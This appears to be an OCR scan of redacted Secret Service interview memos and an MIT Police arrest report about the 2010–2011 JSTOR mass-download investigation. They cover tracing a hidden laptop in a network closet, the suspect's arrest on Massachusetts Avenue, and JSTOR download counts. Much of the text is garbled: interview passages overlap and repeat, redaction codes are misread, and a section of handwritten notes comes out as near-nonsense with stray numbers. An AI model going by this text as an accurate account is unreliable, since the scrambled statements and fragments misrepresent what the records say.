00:4c:e5:a0:c7:56 on Vlan 55. 0 stated that he then searched c7:56 using Cisco Discovery Protocol (CDP) and found [DIS] thill [VIC] also on VLan 55. CDP showed the location to be M16-004t-sw-entry.mit.edu. [10](6) (0) stated that (0)(6) (0)(7)(C) went to that location and found a computer connected to the switch. [0](6)(b) stated that [0](6)(0)(7) [then called [0](6). stated that he believed that 6(6)(7) 's computer was used to start a packet capture. (JIK KO) (AKO) stated that when he arrived and the telecommunications closet, a computer was connected to the switch and ((1)(6)(0)(1) stated that he could not remember any other incident in which a mysterious computer was found connected to the network Note to stated that it was unusual for a computer to avoid detection by changing its MAC address. (10(6) (0) also stated that it was very rare to track a digital issue to a physical computer. (b)(6),(b)(stated that Ninap was used to scan the computer to discover what hosts and services were running on the computer they discovered. stated that after the computer was moved the ability to observe packet data stopped. stated that after the computer was moved he started to look for it by host name.

(b)(6),(b)(7)(C)	
From: Sent: To: Subject: Attachments:	(b)(6),(b)(7)(C) Thursday, October 11, 2012 3:04 PM (b)(6),(b)(7)(C) (b)(6),(b) MO! (b)(6),(b)(7)(C) MO! 9-18-12.docx
On Septembe Massachusett number 102-7 Police Detecti (b)(6),(b)(7)(C)	s Avenue in Cambridge, Massachusetts, in reference to the Boston Field Office case 75-60071-5 The interview was conducted by Agen (b)(6).(b)(7)(C) and Cambridge
discovered the c7:56 using Cl. focation to be	that on 01/04/11, he queried the ARP table for IP address (b)(6).(b)(7)(C) and MAC address 00:4c:e5:a0:c7:56 on Vian 55. (b)(6) stated that he then searched sco Discovery Protocol (CDP) and found (b)(6)(b)(7) also on VLan 55. CDP showed the M16-004t-sw-entry.mit.edu (b)(6) stated that (b)(6) (b)(7)(C) went to that location computer connected to the switch. (c)(6) stated that (b)(6) (b) then called (b)(6) stated that he believed that (b)(6)(b)(7)(C) and the switch (c)(6) stated that (b)(6)(6) then called (b)(6) (c)(7)(C) and construction of the switch (c)(6)(
to the switch a could not rem the network. MAC address. computer.	that when he arrived and the telecommunications closet, a computer was connected and (0)(6),(0) 's computer was conducting the packet capture. (0)(6) stated that he ember any other incident in which a mysterious computer was found connected to (0)(6) (0) stated that it was unusual for a computer to avoid detection by changing its (1)(6) also stated that it was very rare to track a digital issue to a physical stated that Nmap was used to scan the computer to discover what hosts and running on the computer they discovered.
	that after the computer was moved the ability to observe packet data stated that after the computer was moved he started to look for it by host name.
6),(b)(7)(C) USSS Boston b)(6),(b)(7)(C)	

Weep subter 194 Sove block 194 OFF Sab 144 Sold Sails 144 Sold Sails 144	Care blocks sy Leap 50 50 mg py theap 50 mg py theap	
SWALTZ ATKT Thouse MSISON (817) 224- 1596 THIST 810-1103 30982173 THIST FO-1103 3008 2173 THIST FO-1103 31020 3677234941	299/1 Cent Cent Cent Collins of Cent Cent Cent Cent Cent Cent Cent Cent	

mile list of IP address back is to Jake San Things drive wanty if he work [legitime to Caleal Front Haby www. 15to. 003 ak l wal access 4111012 Scart 32 land Huells 96:40 65:40:07:51 700 DYN DUS- Free COM Bat to Rupter USB Flat The same of the F Contig - a oth of Cal trans Cobak-tapilog. Byn Dwo MICHOUS COM FCo fix 4.15 pice



Massachusetts Institute of Technology Police Department

301 Vassar Street Cambridge, MA 02139 617-253-1212

Fax: 617-253-8822

To:

Captain (b)(6) (b)(7)(C)

Patrol Commander

From:

Captain (0)(6)(0)(7)(C)

Chief of Staff

Subject:

Arrest Suspect Build, 16

Date:

January 6, 2011

Sir:

On this date at approximately 14:05 hours I was traveling on Vassar Street heading to the STATA garage to retrieve my personal motor vehicle as I was secure for the day. As I was headed down Vassar I noticed a W/M travailing in the opposite direction towards Mass. Ave on a gray bike. This W/M matched the description of a suspect this department was seeking in connection B&E that occurred in the basement of Building 16 during the week of January 3, 2011. I observed through my rearview mirror the individual in question make a right turn onto Mass. Ave headed in the direction of Central Sq. At this time I made a u-turn on Vassar Street in an attempt to catch up the W/M and get a better look to confirm my suspicion.

As I came to intersection of Mass, and Vassar Street I was stopped due to traffic and a red light. I could still the individual crossing the rail road tracks continuing on Mass Ave towards Central Sq. I proceeded on Vassar and made a right turn onto Mass. Ave maintain visual contact with this suspect. Once again I was I was stopped by the red light at Albany Street, I fully obeyed the traffic control signal as I never lost visual contact with this individual. As the turned green I proceed on Mass. Ave operating at a slow speed. Traffic was light and there no other bicyclist in my path of view. As I entered the Central Sq. area I passed the individual in question, I was able to get a good look at the person operating the bike and his helmet and back pack. At this time I was positive that it was in fact the person wanted for the B7E at Building 16. I made this observation from studying several pictures that were in my possession from a covert camera that was installed in the room that the B&E occurred in.

I then continued to follow this individual and called Capt. (C) (0)(0)(0) via cell to inform him I was following the suspect. Capt. (0)(6)(0)(0) and Secret Service Agent(b)(6)(b)(7) who assigned to assist the MIT Police in this investigation left the station and were responding to my location. I decided to pull ahead of the suspect and stop him and attempt to ascertain his identify. I pulled over on Mass. Ave just beyond Lee Street. As I exited my cruiser I activated the blue lights and displayed my wallet badge. I motioned for the individual to stop and he complied. I then explained that I was a Captain with the MIT Police and wanted to speak with him. The suspect stated he does not speak to strangers. I was again presented my identification both my badge and picture I-D. The suspect stated the MIT Police are not real cops and he would not have a conversation with me. At this point the suspect dropped his bike to ground and took off on foot back in the direction of Lee Street. I gave a brief foot pursuit but the suspect had a good lead on me. I then ran back to my cruiser made a u-turn on Mass. Ave and proceeded to follow the suspect, never loosing visual contact. I then called Capt. ((iii)(ii)) via cell and gave him

a quick update and the direction the suspect was fleeing. I could see a cruiser heading in my direction; Capt. (7)(G) indicated it was him along with Agent (b)(6),(b) I instructed them to continue straight, and that the suspect took a left onto Lee Street. I could see the suspect standing on Lee Street. I stayed on Mass. Ave. continuing to direct Capt. (b)(6),(b) reached my position I had him take a right onto Lee Street telling him the suspect was walking on the left side of Lee Street. Capt. (c)(6),(b) pulled ahead of the suspect; both Capt. (b)(6),(b)(7) and Agent (b)(6). exited their cruiser and called out to the suspect to stop. The suspect started to run back in the direction of Mass. Ave. noticing I was in front of him he ran into the street into a private driveway where he was apprehended.

UNITED STATES GOVERNMENT

Memorandum of interview

DATE AND TIME	September 13th, 2012	U.S. Secret Service
ECCATION:	301 East Liberty Street, Ann Arbor, MI (b)(6),(b)(7)(C)	Case # 102-775-60071-S
SUBJECT INTERVIEWED	(b)(6),(b)(7)(C)	
ATTENDANCE:	SA (BOS) Detective (b)(6),(b)(7)(C) Cambridge Police	
	AUSA Stephen Heymann AUSA (0)(6),(b)(7)(C)	
(b)(6),(t	b)(7)(C)	
Street	t, Ann Arbor, MI, in reference to the Boston Fivew was conducted by Agent ((b)(6),(b)(7)(C)	nd Cambridge Police Detective (b)(6),(b)(7)(C)
Also (b)(6),(b)(7)(C)	in attendance were AUSA Stephen Heymann, a The following is a summary of his staten	
(b)(6),(b) (b)(6),(b) (7)(C) archit	stated that he was follower for	and that he had worked for JSTOR since 2007. leer, on website operations and as a data the web operations team that is part of IT.
(6)(6),(b) (7)(c) user v Curl p	stated that the system identifies a session with visits JSTOR the user gets a cookie. [60][63][60] state programming language to manipulate cookies.	h cookies. (6)(6)(6) stated that the first time a ted that he was able to detect that Swartz used
transa activi resum	stated that he is able to review a chart of actions on 09/25/10 at approximately 1000. [0][6][7][6][7][6][7][6][7][6][7][6][7][6][7][6][7][6][7][6][7][6][7][6][7][6][7][6][7][6][7][7][6][7][7][7][7][7][7][7][7][7][7][7][7][7]	stated that at 1800 there was a drop in 9/26/10 at approximately 0800, PDF activity (6).(6) stated that from 0506 on 09/25/10 to 1624
562 jo	v26/10, IP address (b)(6)(b)(7)(C) had 1,256, 249 cournals. (b)(6)(b) also stated that on 10/09/10 from sessions and downloaded 8,422 articles and 71	m 1453 to 1908 IP address (6)(6),(6)(7)(C) had
د ۲ رینی	sessions and dominoaded 0,422 articles and /1	4 Journals.

(b)(6),(b) stated that JSTOR had 10 servers in each of their data centers and restarting a server takes between 10 and 20 minutes.